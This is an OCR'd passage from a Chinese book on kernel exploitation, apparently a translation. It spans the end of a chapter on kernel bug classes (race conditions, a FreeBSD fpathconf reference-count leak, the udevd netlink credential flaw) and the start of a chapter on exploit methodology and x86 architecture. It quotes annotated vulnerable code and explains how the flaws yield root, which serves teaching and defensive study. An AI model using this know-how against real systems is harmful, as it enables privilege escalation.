


图 2.3 最终线程 A 完成后的内存分布

工具与策略

如果您自己认为遇到了竞态条件

但又不想去触发它。竞态条件可能是很难被触发的，尤其是那些窗口时间非常短的情况，而且，如果涉及很多子系统和各种锁，就很难正确判断一个路径是否有潜在的竞态条件，这会浪费很多时间并产生挫败感。能够测试竞态条件是否真的存在是很有用的。如果使用提供了 DTrace 动态跟踪框架的系统（在写作这本书时，Open Solaris/

Solaris 和 Mac OS X 可以实现），在 chill() 函数中就能找到一个帮手，它能够在纳秒级的时间内停止目前运行的目标内核函数（多亏了 fbt 的提供者，基本上这意味着在内核中的任意地方）。这样就允许扩展窗口以触发竞态从而便于测试（详细的说明请参考 DTrace 手册）。

逻辑 bug

逻辑 bug（也称为 bug 捕获袋）是一大类 bug 的总称，非常难以建立模型来描述。实际上，有些人认为除了打字错误之外，所有 bug 其实都是逻辑 bug，也有一些不那么极端的观点认为刚刚讲的竞态条件也是一类逻辑 bug。我们同意这种观点，只不过因为它的重要性比较高，所以把它单独写在一节。在这一节中，我们将对某些 bug 类型进行综述，这些 bug 类型非常特殊而很难用通用类型来归类，但是尽管如此它依然很有趣。准备好，会有一些小小的变动。

引用计数器溢出

内核子系统的一个明显的目的就是为进程服务。每个进程一定需要一些资源，这些资源需要先分配，然后释放。有时候一个资源会带着或多或少的约束而被分配给不同的进程，这就变成了共享资源。系统里到处都有共享资源例子：共享内存、共享动态链接库（UNIX 世界的 .so 和 Windows 世界的 .dll）、开放目录句柄、文件描述符等。

分配的资源需要使用内核内存空间来存放它的描述符（在 C 语言里是 struct），而且这部分空间必须在使用后被正确释放。想象一下，如果系统持续为每一个文件分配一个新的结构，而且打开该文件使用完毕后却不释放，这样整个操作系统很快就会出问题。所以资源一定要释放，对于共享资源，则是在最后一次引用关闭后一定要释放资源。这就需要引用计数器了，用来跟踪记录当下有多少进程在使用该特殊资源。

操作系统往往提供 get 和 put/drop 这样的函数来显式地处理安排引用计数器：get 用来对一个已分配的资源引用进行增量操作（或者当它第一次出现时，它将分配一个引用），而 put/drop 操作则恰好是用来减少引用，并且当计数器降至零时释放共享资源。有了这些概念之后，看一下下面的例子，[13] 这是从 FressBSD V5.0 内核中提取出来的：

```
int fpathconf(td, uap)
    struct thread *td;
    register struct fpathconf_args *uap;
{
    struct file *fp;
    struct vnode *vp;
    int error;

    if ((error = fget(td, uap->fd, &fp)) != 0)        [1]
        return (error);
[...]
```

```
switch (fp->f_type) {
case DTYPE_PIPE:
case DTYPE_SOCKET:
    if (uap->name != _PC_PIPE_BUF)
        return (EINVAL);                    [2]
    p->p_retval[0] = PIPE_BUF;
    error = 0;
    break;
[...]
out:
    fdrop(fp, td);                          [3]
    return (error);
}
```

fpathconf() 系统调用用于获取一个特定的开放的文件描述符的信息。很明显，在这个系统调用的生命周期里，内核必须保证相关的文件结构不被清除。要实现这个目的就要通过 fget() 在 [1] 处来获得该文件描述符结构的引用。退出的时候（或者是一些出错的情况下）在 [3] 处将执行随后的 fdrop() 函数。遗憾的是，在 [2] 处的代码直接返回了，而没有释放相关的引用计数。这就意味着在这个特定的情况下，与 fd 相关的存储计数器不会进行减量操作。通过在相同的 fd 上继续调用 fpathconf()，系统调用并引起的 [2] 处的这个错误（要注意 uap->name 和文件描述符的类型是在 open() 函数执行时确定的，而这都是用户可以控制的）就有可能是引用计数器溢出（在这种情况下它是一个无符号的整数）。这个逻辑 bug 会导致一个整型溢出，进而引发多种情况的发生。

操作系统（以及常规的计算机）的好处就是什么都按照告诉它的去做。通过使计数器溢出并返回至 0，以及成功调用 fget()/fdrop() 函数对，可以释放文件描述符结构，但是我们仍然控制着很多指向空结构的指针。这将导致空指针或者废弃指针的解引用（例如，我们试图关闭其他描述符之一时）。或者，这个漏洞将从逻辑上被利用，这是因为：内核结构一旦被释放，将会在随后的调用中重新分配，这取决于其所在的子系统，而这种重新分配在何处发生是可控的。这是触发这类漏洞的另一种普遍的（而且可能是从设计上来说更有逻辑性的）途径。

物理设备输入验证

操作系统另一个功能是管理物理设备，这往往交给设备驱动来处理。能支持大量物理设备同时运行是一个成功操作系统的目标。如果该操作系统是面向桌面用户的，那么就应该尽量支持更多便携的、可插拔的外部设备。这是一个大大方便了桌面用户的技术，叫做即插即用技术或者叫热插拔技术（意思是可以在机器生命周期的任意时刻添加一个设备并且立刻使用），这是靠自动检测技术来完成的（将自动识别设备，自动装载配套的驱动，并且可以“自动地”立刻进入使用状态）。

当然，硬件设备也可以被劫持和恶意篡改。如果特定的驱动程序不能应付一些无法预料的行为，那么将造成来自攻击者的入侵。硬件劫持超出了本书的讨论范围，很显然这需要涉及硬件（这不是一个完全不可能的情形，如果考虑到图书馆和大学），但是我们认为谈及它也是

非常有趣的。此外，已经有非常多的基于硬件性能和设备交互的命令行执行的例子。一个简单而且很普遍的例子是在 Windows 中当 USB 设备插入机器后，我们可以执行一些用户控制的指令。

内核生成的用户态漏洞

下一个将要讨论的 bug 类型由内核态程序和用户态帮助程序的交互而产生。事实上，在现代操作系统的内核中，把传统内核态任务放到用户态应用程序中已经比较常见（实际上可以说这是一个趋势）。

注意　某种程度上，可以将之前提到的与 USB 相关的漏洞也看做这一类漏洞，但是在这儿想把注意力放在软件相关的问题上，特别强调那些进行内核和用户空间应用程序通信的协议中存在的问题。

这类做法有以下好处：

- 运行于用户态的代码所面对的限制比运行于内核态的代码面对的限制少（拥有独立地址空间，可以任意进入睡眠状态，依赖于用户态内存分配器，使用任意大小的栈，等等）。
- 从架构上看，运行于用户空间的代码可以以更低的权限运行并且可以降低其权限（从操作系统的角度来看）。
- 如果发生错误不会危及整个系统。
- 拥有特定许可证的运行于用户态的程序可以移植到另一个操作系统上而不会影响这些特定的许可证，而内核就是在这样的许可证下发布的。

为了简化用户态和内核态的交互，很多操作系统实现了一些专门的协议。比如，Linux 的 netlink sockets 和 OpenSolaris 的内核态 / 用户态门。这些交互往往是基于事件的，用户态程序作为事件分发者，而内核作为消费者来接收处理事件，具体实例是 Linux 内核中的 udevd 和 OpenSolaris 内核中的 syseventd，它们中的两套进程间通信（IPC）机制；netlink sockets 和门技术，并不只限制于内核态 – 用户态（或者用户态 – 内核态）的交流，也可以应用于用户态 – 用户态的交互。

由于用户态守护进程（daemon）跟内核直接交互，所以保护这种交互的正确性（在权限方面），以及保证任何人都不能冒充其中一方来影响这种交互是非常重要的。最后一点要求在 Linux udevd 最初的不合理实现中有所体现，相关代码如下所示：

```
struct udev_monitor {
    struct udev *udev;
    int refcount;
    int sock;
    struct sockaddr_nl snl;                                    [1]
    struct sockaddr_un sun;
    socklen_t addrlen;
};
[...]
int udev_monitor_enable_receiving(struct udev_monitor *udev_monitor)
```

```
{
    int err;
[...]
    if (udev_monitor->snl.nl_family != 0) {                    [2]
        err = bind(udev_monitor->sock, (struct sockaddr *)
    &udev_monitor->snl, sizeof(struct sockaddr_nl));
        if (err < 0) {
            err(udev_monitor->udev, "bind failed: %m\n");
            return err;
        }
    } else if (udev_monitor->sun.sun_family != 0) {            [3]
[...]
        /* enable receiving of the sender credentials */
        setsockopt(udev_monitor->sock, SOL_SOCKET,             [4]
        SO_PASSCRED, &on, sizeof(on));
[...]
    }
[...]
struct udev_device *udev_monitor_receive_device(struct udev_monitor
*udev_monitor)
{
[...]
    if (udev_monitor->sun.sun_family != 0) {                   [5]
        struct cmsghdr *cmsg = CMSG_FIRSTHDR(&smsg);
        struct ucred *cred = (struct ucred *)CMSG_DATA (cmsg);

        if (cmsg == NULL || cmsg->cmsg_type != SCM_CREDENTIALS) {
            info(udev_monitor->udev, "no sender credentials received,
message ignored");
            return NULL;
        }
        if (cred->uid != 0) {
            info(udev_monitor->udev, "sender uid=%d, message
ignored", cred->uid);
            return NULL;
        }
    }
[...]
    udev_device = device_new(udev_monitor->udev);              [6]
    if (udev_device == NULL) {
        return NULL;
    }
```

事实上，udevd 代码中的问题不止一个，但是我们只关注其中最有趣的一个：失败的结构设计。上面代码的 [1]、[2]、[3] 处，udevd 的守护进程（daemon）可以接收类型为 AF_NETLINK 和 AF_UNIX（局部 UNIX socket，用来进行进程间通信并且只能用在用户进程间的通信）的 socket。函数 udev _monitor_enable_receiving() 建立 socket 的接收终端。正如在 [4] 中看到的，对于 AF_UNIX 类型的 socket 在 [3] 处，如果 root 用户正在发送一个消息，代码需要接收发送者的证书以便进行随后在 [5] 处的检查。而另一方面，[3] 处 AF_NETLINK 类

型的 socket 则没有在适当的地方安排这种证书校验检测系统。换句话说，无论 socket 端口有何消息到达，应用程序都隐式地相信，而且无论这个消息内有什么命令都会被解析继而执行（例如，正如我们所展示的，在 [6] 处）。

遗憾的是，结果证明，作为正规的用户发送这类消息不是什么难事。然而多路传播（一对多）socket 只会被保留给 root，单一传播（一对一）socket 却不是。唯一需要的是正确的目的地址，对于这类 socket 来说，也就是进程的 pid。ps 命令能找到这一信息，并且 /proc/net/netlink 里保存着所有进程的 pid，这就使得此类漏洞的利用更加方便了。这一漏洞可以以许多种方法利用，并且能够获取几乎所有主流版本 Linux 系统的 root 权限，而且能够绕过所有内核安全补丁。

这一漏洞是这一章开始时提到的设计缺陷的一个典型例子，无论守护进程是用简单的 C 语言，还是 C++、Python 或者 Java 编写，这种漏洞依旧存在。也就是说，这种缺陷存在于非常高的层次，在架构层次上容易发生。

小结

本章讨论了可能会影响操作系统的多类漏洞。我们采用自底向上的方法，从那些与未初始化的、销毁的或者错误清除的指针解引用相关的漏洞开始介绍。这类问题能够并且通常也确实直接导致了一次成功的漏洞利用，正如您将在第 3 章中看到的那样。我们也讨论了内存破坏漏洞，将其分为两大类：栈破坏和堆破坏。在大多数情况下，内存破坏将导致一个随后被解引用的毁坏的指针。

随后，我们讨论了整型问题，一系列由数字的不正确使用或操作引发的漏洞。这种漏洞可能非常细微但是在当今几乎困扰着所有操作系统。整型问题本身是不可利用的，但是整数通常在内存操作中被普遍应用。此外，这类问题可能会产生另外的问题（大部分情况下是内存破坏）以至于我们可能会遇到错误的解引用或内存使用。

整型问题是相对易于建模的一类漏洞。我们讨论了整型问题之后，还探讨了逻辑 bug 和竞态条件。竞态条件的基本原理是当同一时间中多于一个线程开始执行某条内核路径时，正确的内核路径也可能导致不正确的或者可利用的结果。换句话说，竞态条件揭示了特定代码中加锁 / 同步设计的缺陷。竞态条件中最重要的一点是可竞争窗口的大小，它对于触发竞态条件的难易至关重要。由于这个原因，一些竞态条件的情况只能在对称多处理系统（SMP）中被利用。

虽然它们是广泛存在的，但是竞态条件并不是逻辑 bug 的唯一例子。几乎所有其他无法归类到现存类别的 bug 都可以算作逻辑 bug。这一章中，我们介绍了 3 个例子：引用计数器溢出、物理设备产生的 bug 以及极为有趣的一类内核产生的用户空间的帮助程序漏洞，因为现在越来越多的内核态职责被放到用户态程序中，所以最后一类漏洞在未来肯定会得到更多的关注。

尾注

1. Van Sprundel I, 2005. Bluetooth, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-0750.
2. ISO/IEC 9899:TC2. 2005. Committee draft, www.open-std.org/JTC1/SC22/wg14/www/docs/n1124.pdf [accessed 06.05.05].
3. FreeBSD uninitialized pointer usage, 2009. www.jp.freebsd.org/cgi/query-pr.cgi?pr=kern/138657.
4. Purczynski W, 2008. Linux *vmsplice* vulnerability, www.isec.pl/vulnerabilities/isec-0026-vmsplice_to_kernel.txt.
5. Bonwick J, 1994. The slab allocator: an object-caching kernel memory allocator, www.usenix.org/publications/library/proceedings/bos94/full_papers/bonwick.a.
6. Klein T, 2009. Sun Solaris `aio_suspend()` kernel integer overflow vulnerability,www.trapkit.de/advisories/TKADV2009-001.txt.
7. Balestra F, Branco RR, 2009. FreeBSD/NetBSD/TrustedBSD*/DragonFlyBSD/MidnightBSD all versions FireWire IOCTL kernel integer overflow information disclousure,www.kernelhacking.com/bsdadv1.txt [accessed 15.11.06].
8. Seacord RC, 2008. The CERT C secure coding standard. Addison-Wesley.
9. Starzetz P, 2005. Linux kernel `uselib()` privilege elevation, www.isec.pl/vulnerabilities/isec-0021-uselib.txt [accessed 07.01.05].
10. Starzetz P, 2005. Linux kernel i386 SMP page fault handler privilege escalation, www.isec.pl/vulnerabilities/isec-0022-pagefault.txt [accessed 12.01.05].
11. Alexander V, 2005. Linux kernel sendmsg local buffer overflow, www.securityfocus.com/bid/14785.
12. Sun Microsystems. Solaris dynamic tracing guide, http://docs.sun.com/app/docs/doc/817-6223.
13. Pol J, 2003. File descriptor leak in fpathconf, http://security.freebsd.org/advisories/FreeBSD-SA-02:44.filedesc.asc [accessed 07.01.03].
14. Krahmer S, 2009. Linux udev trickery, http://c-skills.blogspot.com/2009/04/udev-trickerycve-2009-1185-and-cve.html.

第 3 章

成功内核利用进阶

本章主要内容

- 架构级概览
- 执行阶段
- 触发阶段
- 信息收集阶段

引言

第 2 章中曾提到过，当人们知道如何利用一个 bug 的时候，就说这个 bug 已经成为一个安全问题。这一章将主要关注如何实施一个成功的内核利用。发现内核漏洞（比如通过代码的概念验证）的存在只是内核利用的第一步。

为了开发一个好的内核利用程序，必须理解所要利用的内核漏洞、包含内核子系统和所要使用的技术。一个正确的内核利用应具有以下特点：

- **可靠的** 在确保内核利用能够工作的情况下，尽可能地减少所依赖的先决条件，设计代码时会产生这些先决条件。所依赖的变量越少，越能够达到预期的效果。理想的状态就是：如果某个条件超出控制（或是每次执行结果不一样），您能够知道这是为什么。
- **安全的** 应该能够辨别内核利用程序中的哪一部分可能会造成宕机并且在运行时发现它。在这些情况下，“利用代码”应该尽可能地传统，并且能够自我保护。同样，一旦执行这个程序，应该保证计算机运行在一个稳定的状态。
- **有效的** 您的目标是从漏洞中获取尽可能多的信息。假如漏洞能够导致执行代码（或获得其他权限）而使机器宕机是不够的。内核利用也应该是可移植的，这就是说我们应当将它应用到尽可能多的目标上，这通常会使依赖的变量最少。

因为我们已经在第 2 章中介绍了漏洞，现在准备深入内核利用开发的领域。总结一下第 1 章中所讲述的内容，内核利用开发包括 3 个主要步骤：准备阶段、触发阶段和执行阶段。每一

个阶段都为下一个阶段的成功创造必要条件。基于这个原因，我们逆序来讨论各个步骤。首先分析执行阶段，明确这个阶段所要达到的目标以及如何适当实施前两个阶段以便在执行内核利用的时候增加成功的机会。在开始之前，先讨论另外一个影响内核和内核攻击的主要参与者：架构级。

说到架构，主要指 CPU 的行为：它能执行哪些指令，哪些指令是权限指令，它如何进行内存寻址等。对于我们来说，主要关注 64 位的 x86 系列、x86-64 架构（我们将在后面介绍关注这种架构的原因）。在本章中（以及整个第一部分），我们的目标是尽量脱离具体的操作系统，关注内核利用开发中的思想和方法的理论背景，具体的实施细节（问题）将在后续的实践章节（第 4 ～ 8 章）讲述。环境如现代任何内核一样复杂多变，在这样环境中，有关的新技术不断涌现。掌握一套好的方法论（漏洞利用方法论），理解具体技术背后的思想将使您很快适应后续章节或是将来内核版本的实践。

架构级概览

真正的内核利用开发必须从考虑所针对的内核的架构开始。对内核态利用更是如此，我们所关注的内核是最底层接近机器的软件。正如前面指出的，架构指的是 CPU 和硬件内存管理单元（MMU）的操作。因为本书主要讲述内核利用而不是 CPU 的设计，因此只关注与讨论内容相关的细节。对于计算机架构的原理和实践的更多信息，请参考本章最后的“相关阅读”部分。

基本概念

在进入我们所选的架构的细节之前，为了使以后的分析更透彻，让我们回顾一下适用于所有架构的基本概念。

CPU 和寄存器

CPU 的作用极为简单：执行指令。所有 CPU 能够执行的指令组成架构的指令集。一个典型的指令集至少包括算术、逻辑运算指令（add、sub、or、and 等）、控制流（jump/branch、call、int 等）和内存操作指令（load、store、push、pop 等）。因为读取内存是一个比较慢的操作（与 CPU 执行指令的速度相比），CPU 有一组本地的快速寄存器。这些寄存器用来存储临时数据（通用寄存器）或是存储相关控制信息和数据结构（专用寄存器）。CPU 指令通常用来操作寄存器。

计算机架构可以分成两大类：一类是 RISC（Reduced Instruction Set Computer，精简指令集计算机），这类架构中只包含能够在一个时钟周期内执行完毕的简单的、固定数量的指令；另一类是 CISC（Complex Instruction Set Computer，复杂指令集计算机），这种架构包含不同数量的多种操作指令而且这些指令的执行需要多个时钟周期。从如何读取内存的角度，我们可以进一步区分这两种架构：RISC 架构的计算机需要通过执行 load（从内存加载）或 store 指令来存取内存，而 CISC 架构的计算机可能只有一条指令来存取内存，例如，在存取的内容上进行一

些算术操作。基于这个原因，RISC 架构计算机也称为 load-store 架构计算机。在该架构中，除了 load、store 和一些控制流指令外，所有的指令都只操作寄存器。

注意　现在 RISC 和 CISC 之间的区别是比较模糊的，过去存在的许多问题的影响也越来越小（如二进制大小）。比如，现在的 x86 处理器都把复杂指令译码为微操作（micro-ops），而微操作执行起来几乎与 RISC 执行指令一样。

CPU 从内存中读取指令的二进制流并根据它的指令集[⊖]进行译码，然后执行指令。有一个专有寄存器称为指令指针（Instruction Pointer，IP）或是程序计数器（Program Counter，PC），该寄存器用来追踪当前正在执行的指令。

正如在第 2 章中所讨论的，一个系统可以安装一个单一的 CPU，称这种系统为单处理器（UP）系统；或是安装多个 CPU，这种系统称为对称多处理器（SMP）系统[⊜]。SMP 系统对操作系统处理来说更为复杂，因为这时是真正的同步执行。然而，从攻击者的立场来看，SMP 系统有更多可利用的机会，尤其是当 SMP 赢得竞态条件之后，我们将会在本章的后续进行相关讨论。

中断和异常

CPU 根据 IP/PC 执行指令，而它本身并不关心执行的是什么指令，每次 IP/PC 都会根据所译码的指令的长度递增。然而，有些时候 CPU 会停止运行或中断执行。当遇到错误（如被 0 除）或需要关注某个其他系统组件（如硬件驱动问题）时就会引起这种状况。中断可以由软件触发也可以由硬件触发。所有现代的架构都提供一条指令来显式地触发一个中断。由错误引发的中断称为异常（如被 0 除的情况），而由软件所引发的中断通常称为陷阱。软件引发的中断是同步的：给定一个特定的执行路径，它们总是在某个特定的时间发生，这是因为它们执行某个特定指令的结果。硬件引发的中断是异步的：它们在任何时间都可能发生，是不能预期的。

可以用整型变量来区别中断和异常。CPU 提供了一个专用寄存器来追踪一个称为中断向量表的内存地址。中断向量表将特定的中断例程和相应的中断相关联。通过注册例程程序，每次中断发生时都会通知操作系统并且将执行流程转至中断向量表中的存储的内存地址。多亏这个方法，系统才能够对相应的中断做出反应。

现在的 CPU 都有两种运行模式：权限模式和非权限模式。在权限模式下，整个指令集都是可用的；然而在非权限模式下，只有整个指令集的一个子集可用。内核代码运行在权限模式，非权限的代码可以通过触发相关中断或是执行相关指令来请求权限代码提供的服务。

⊖ 这里我们只进行了简单介绍，需要提出的是，取指令、编码、执行的过程都分成独立的单元，通过使用管道技术并行执行已取得很好的性能。

⊜ 多处理器系统的特性是所有的处理器都以或快或慢的速度访问内存，这取决于二者的位置。还有多处理器中的其他配置，如簇处理器，所有处理器都有自己的内存空间。

内存管理

正如 CPU 从内存读取指令那样，在 RISC 指令系统中它也读取 load/store 操作指令，并且，在 CISC 指令系统中也读取很多不同的指令。我们从架构的角度来深入探讨 CPU 是如何进行内存管理的。

简单地说，内存就是顺序排列的字节，每个字节赋予从 0 开始递增的数字，这个数字代表着相应字节的地址。指令通过这个地址来读取内存并在特定的位置进行读或写操作。比如，早前提到过的指令 IP/PC 寄存器用来存储一块内存的地址，这块内存中存储着接下来要执行的指令。这种按照数值序列的寻址方式称为物理寻址，寻址范围从 0 到物理内存的大小。

CPU 能够指定两种寻址方式：

- **线性寻址** 将整个内存看成一个连续的字节序列。这种方法可以简单看成物理内存和线性地址的一一映射，或是利用某种技术产生虚拟地址，并将其转化为物理地址（页式寻址是一个典型的例子，接下来将要讨论）。现在都在使用这种方法。
- **段式寻址** 将整个内存看成一些不同的段。CPU 要指定一块内存地址需要两个寄存器：一个保存段地址（一般保存在一个向量表中，以便根据段号查询到段地址）；另一个保存偏移地址。正是由于使用这个方法，使得对于同样大小的寄存器，段式寻址方式可以寻址的范围比线性寻址的范围要大得多。在 16 位计算机的时代，这是很重要的。现在，在 32 位和 64 位计算机中，情况就有所不同了。事实上，现在已经几乎不再使用段式寻址了。x86 架构的 64 位版本对段式寻址的支持已经非常有限。

页式寻址利用称为页的内存单元和页表，页表描述了物理地址和线性地址的映射关系。每个线性地址分成一个或多个部分，分别与页表的相应级一一对应，正如在图 3.1 中所看到的那样。在 32 位架构中一般是 2 ～ 3 级的结构，而在 64 位系统架构中是 4 级的结构。




图 3.1 32 位虚拟地址的两级页式寻址

虚拟地址的最后部分（如图 3.1 中的最后 12 位）指定了一个页的偏移量；最前面部分的虚拟地址（图 3.1 中前 20 位）指定了一个页表的索引（或者多个，这依赖于页表的结构）。当在

指令中使用线性地址的时候，CPU 把线性地址送到 MMU（Memory Management Unit，存储管理装置），它的任务就是运行页表进行映射以得到相应的物理地址。为了达到目的，MMU 需要通过存储在特殊寄存器中的物理地址来识别当前正在使用的页表的结构。操作系统利用这个功能使人们产生错觉，让大家都以为每个处理器都对应着一个线性的地址空间。系统为每个处理器的页表分配存储空间，当处理器之间进行切换时，系统会将当前处理器的页表地址保存到一个特殊寄存器中。

